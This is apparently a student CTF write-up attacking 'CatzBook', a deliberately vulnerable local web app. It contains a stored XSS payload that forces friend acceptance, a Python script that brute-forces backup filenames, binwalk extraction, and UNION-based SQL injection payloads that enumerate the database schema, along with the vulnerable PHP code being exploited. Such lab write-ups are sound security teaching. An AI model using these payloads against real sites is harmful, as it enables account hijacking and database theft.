Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Profile Logout

The Boss's Profile

I am teh 31337 bo$$, I'm a high talented guy.
Anyone has any problem, you tell me ;)

Add friend

Friends

You have no friends :(

Cats you may know:


Cn. Mîța Ta


B00m Cat


The Dark Kat


The Boss


JMK Kat

```
// utility site functions

/**
 * Called on a user's profile page to add it as friend.
 */
function addFriendProfile() {
        var userId = $('.profile-view').data('userId');
        // send ajax GET request to the server
        $.get("/inside/friends/add?id=" + userId, function(data) {
                // reload the page to see your new friends
                window.location.reload();
        });
}

/**
 * Function to approve a friendship request.
 *
 * The numeric ID of the user is required as parameter.
 */
function acceptFriend(friendId) {
        // note: call this function by name (do not take its contents)
        $.get("/inside/friends/accept?id=" + friendId, function(data) {
                // reload the page to see your new friends
                window.location.reload();
        });
}

/* On document load callback */
$(function() {
        // add action for the addImage post button
        $('#newPostForm .addImage').click(function(event) {
                event.preventDefault();
                $("#newPostForm .imageUpload").show();
        });

        // add action for the profile add friend button
        $('.profile-view .addFriend').click(function(event) {
                event.preventDefault();
                addFriendProfile();
        });
});
```

view-source:localhost:8080/inside/p/kayn

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

Line wrap

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />

    <link rel="stylesheet" href="/node_modules/bootstrap/dist/css/bootstrap.min.css" />
    <link rel="stylesheet" href="/css/style.css" />

    <title>CatzBook - Welcome, my fluffy friend!</title>
  </head>
  <body class="insidePage">

<!-- 100% height container -->
<div class="flex-grow-1 d-flex flex-column">
  <!-- Navigation -->
  <nav class="navbar navbar-expand-lg navbar-dark bg-book fixed-top">
    <div class="container">
      <a class="navbar-brand" href="/">CatzBook</a>
      <button class="navbar-toggler" type="button" data-toggle="collapse"
          data-target="#navbarResponsive" aria-controls="navbarResponsive"
          aria-expanded="false" aria-label="Toggle navigation">
        <span class="navbar-toggler-icon"></span>
      </button>
      <div class="collapse navbar-collapse" id="navbarResponsive">
        <ul class="navbar-nav ml-auto">
                    <li class="nav-item">
            <a class="nav-link" href="/inside/p/kayn">Profile</a>
          </li>
          <li class="nav-item">
            <a class="nav-link logout" href="/auth/logout">Logout</a>
          </li>
                </ul>
      </div>
    </div>
  </nav>


<section class="py-5 flex-fill" style="margin-top: 2rem;">
  <div class="container">
    <div class="row">
      <div class="col-8 wall">
        <div class="box profile-view" data-user-id="8">
          <h2><span>kayn</span>'s Profile</h2>
          <p class="img"><a href="/inside/p/kayn"><img src="/userupload/profile/unknown.jpg" alt="" /></a></p>
          <p class="description"></p>
```

localhost:8080/inside

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Profile Logout

Create new post

<script>acceptFriend(8)</script>

Send Add image.

The Boss 2021-04-20 16:04:14

Friends

The Boss [pending]

Cats you may know:

JMK Kat Răsu

localhost:8080/inside

Tools OSCP OSEP Cryptomarket CodWer SS64 static-binaries Cipher Identifier DCTF-Writeups

CatzBook Profile Logout

Create new post

Send Add image.

Friends

The Boss [approved]

Cats you may know:

Cn. Mîța Ta Tomîță

```
└──╼ $bash connect.sh
Master running (pid=72123)
Allocated server port: 17252
Web server starting... please be patient! You can press Ctrl+C to stop it.
Initialization succeeded! Starting services...
2021-04-29 11:10:33,252 INFO Set uid to user 0 succeeded
2021-04-29 11:10:33,257 INFO RPC interface 'supervisor' initialized
2021-04-29 11:10:33,258 INFO supervisord started with pid 1
2021-04-29 11:10:34,261 INFO spawned: 'friends-daemon' with pid 25
2021-04-29 11:10:34,264 INFO spawned: 'nginx' with pid 26
2021-04-29 11:10:34,267 INFO spawned: 'php-fpm7' with pid 27
2021-04-29 11:10:35,340 INFO success: friends-daemon entered RUNNING state,
process has stayed up for > than 1 seconds (startsecs)
2021-04-29 11:10:35,341 INFO success: nginx entered RUNNING state, process has
stayed up for > than 1 seconds (startsecs)
2021-04-29 11:10:35,343 INFO success: php-fpm7 entered RUNNING state, process
has stayed up for > than 1 seconds (startsecs)
XSS simulator: saw <script> in post!
XSS simulator: caught acceptFriend(8) call
XSS simulator: friend(s) accepted!
```

Posts by The Boss

The Boss 2021-04-29 11:10:32

To all the hackers out there, who will never see this message anyway, choke on this SpeishFlag{6x09h1dO6frbS6zi4Jt3savPZ2llJfji} hah!

The Boss 2021-04-29 11:09:32

Hey, check out my new website backup script:
backup.sh
They'll never get me :P

Flag

SpeishFlag{6x09h1dO6frbS6zi4Jt3savPZ2llJfji}

Website backup

backup.sh

```
#!/bin/bash
# Dis iz mah backup script
# Powered by cat, ofc!

echo "can you guess what you'll find in here?" > /tmp/flag.txt
tar czf /tmp/flag.tar.gz -C /tmp/ flag.txt
# Backup website
tar czf backup-orig.tar.gz -C /var/www/ .
# Let the cat do its thing
cat backup-orig.tar.gz /tmp/flag.tar.gz > backup-$(date +'%Y-%m-%d').tar.gz
rm -f backup-orig.tar.gz

```


```
import requests



URL = "http://localhost:8080/backup-YYYY-MM-DD.tar.gz"
```

```python
cookie = {"PHPSESSID": "3is2vgj7sfcrod60lev39e2fhu"}


def send_request(i, j, k):
    url = URL
    url = url.replace("YYYY", i).replace("MM", j).replace("DD", k)
    r = requests.get(url=url, cookies=cookie)

    #print(url)
    if r.status_code != 404:
        print(f"[+] Found backup file: {i}, {j}, {k}")
        exit(0)


for i in range(2021, 0, -1):
    print(f"[!] Searching year {str(i)}")
    for j in range(12, 0, -1):
        for k in range(31, 0, -1):

            send_request(str(i), str(j), str(k))
            send_request(str(i), str(j).zfill(2), str(k))
            send_request(str(i), str(j).zfill(2), str(k).zfill(2))
            send_request(str(i), str(j), str(k).zfill(2))
```

```
┌─[✗]─[kayn@parrot]─[~/Documents/ISC/tema2/task2]
└──╼ $clear ; python brute.py
[!] Searching year 2021
[+] Found backup file: 2021, 04, 6
```

```
┌─[kayn@parrot]─[~/Documents/ISC/tema2/task2/web]
└──╼ $binwalk -e backup-2021-04-6.tar.gz

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
-
0             0x0             gzip compressed data, maximum compression, from
Unix, last modified: 1970-01-01 00:00:00 (null date)
3677650       0x381DD2        gzip compressed data, maximum compression, from
Unix, last modified: 1970-01-01 00:00:00 (null date)
```

```
┌─[kayn@parrot]─[~/Documents/ISC/tema2/task2/web]
└──╼ $ls
backup-2021-04-6.tar.gz  _backup-2021-04-6.tar.gz.extracted  brute.py
┌─[kayn@parrot]─[~/Documents/ISC/tema2/task2/web]
└──╼ $cd _backup-2021-04-6.tar.gz.extracted/
┌─[kayn@parrot]─[~/Documents/ISC/tema2/task2/web/_backup-2021-04-
6.tar.gz.extracted]
└──╼ $ls
0  0.gz  381DD2  381DD2.gz
```



Flag

SpeishFlag{kdI8QCUxi24I9Y4esLMyY6jK1cGE8R99}

SQL Backdoor

```
    public function login()
    {
        if (!empty($_POST)) {
            if (empty($_POST["catname"]) || empty($_POST["password"]) ||
```

```
empty($_POST["agreement"])) {
                error_log("Invalid POST parameters: " . var_export($_POST,
true));
                $this->Redirect("/?err=login");return;
            }
            $stmt = $this->db->Query("SELECT * FROM `accounts` WHERE username =
? AND password = SHA(?)",
                array($_POST["catname"], $_POST["password"]));
            $account = $stmt->fetch();
            if (!$account) {
                error_log("Invalid credentials: " . var_export($_POST, true));
                $this->Redirect("/?err=login");return;
            }
            $_SESSION["auth"] = $account;
        }
        $this->Redirect("/");
    }
```

Hey there, little fella!

Full name:

' UNION SELECT 1,2,3-- -

Your full name.

Katsername:

' UNION SELECT 1,2,3-- -

Something unique to inspire fear in all mice's hearts.

Password

••••

Choose something humans would never think of!


Confirmation

••••


Did you already forget it?!

☑ Roaaaawwwr!


Make meaw account!




Fatal error: Uncaught PDOException: SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns in /var/www/lib/Database.php:45 Stack trace: #0 /var/www/lib/Database.php(45): PDO->prepare('SELECT *, EXIST...') #1 /var/www/controllers/inside/Profile.php(29): Database->Query('SELECT *, EXIST...', Array) #2 /var/www/lib/Controller.php(65): Profile->index(Array) #3 /var/www/controllers/inside/Index.php(42): Controller->Dispatch(Array, 'index') #4 /var/www/index.php(46): Index->Dispatch(Array) #5 {main} thrown in **/var/www/lib/Database.php** on line **45**



Payload: **test' UNION SELECT 1,2,3,4,5,6,7,8 -- -**



Payload: **'UNION SELECT 1,2,@@version,4,5,database(),7,8-- -**



Hey there, little fella!

Full name:

'UNION SELECT 1,2,@@version,4,5,database(),7,table_na

Your full name.

Katsername:

'UNION SELECT 1,2,@@version,4,5,database(),7,table_na

Something unique to inspire fear in all mice's hearts.

Password

Choose something humans would never think of!

Confirmation


Did you already forget it?!

☑ Roaaaawwwr!


Make meaw account!

SQLSTATE[22001]: String data, right truncated: 1406
Data too long for column 'username' at row 1


```php
class Profile extends InsideCommon
{
    public function __construct($parent = null) {
        parent::__construct($parent);
    }

    public function index($params=null)
    {
        $this->_common();
        if (empty($params)) {
            $this->Render("profile_404");
            return;
        }
        // make the profile accessible by either ID or username
        $u = $params[0];
        $cond = "a.`username` LIKE '{$u}'";
        if (preg_match('/^[0-9]+$/', $u)) {
            $cond = "a.`id` = {$u}";
        }
```




Payload: **'UNION SELECT 1,2,3,4,5,table_name,7,8 FROM information_schema.tables WHEREtable_schema='web_4904' LIMIT 0,1-- -**




Payload: **'UNION SELECT 1,2,3,4,5,table_name,7,8 FROM information_schema.tables WHERE table_schema='web_4904' LIMIT 1,1-- -**



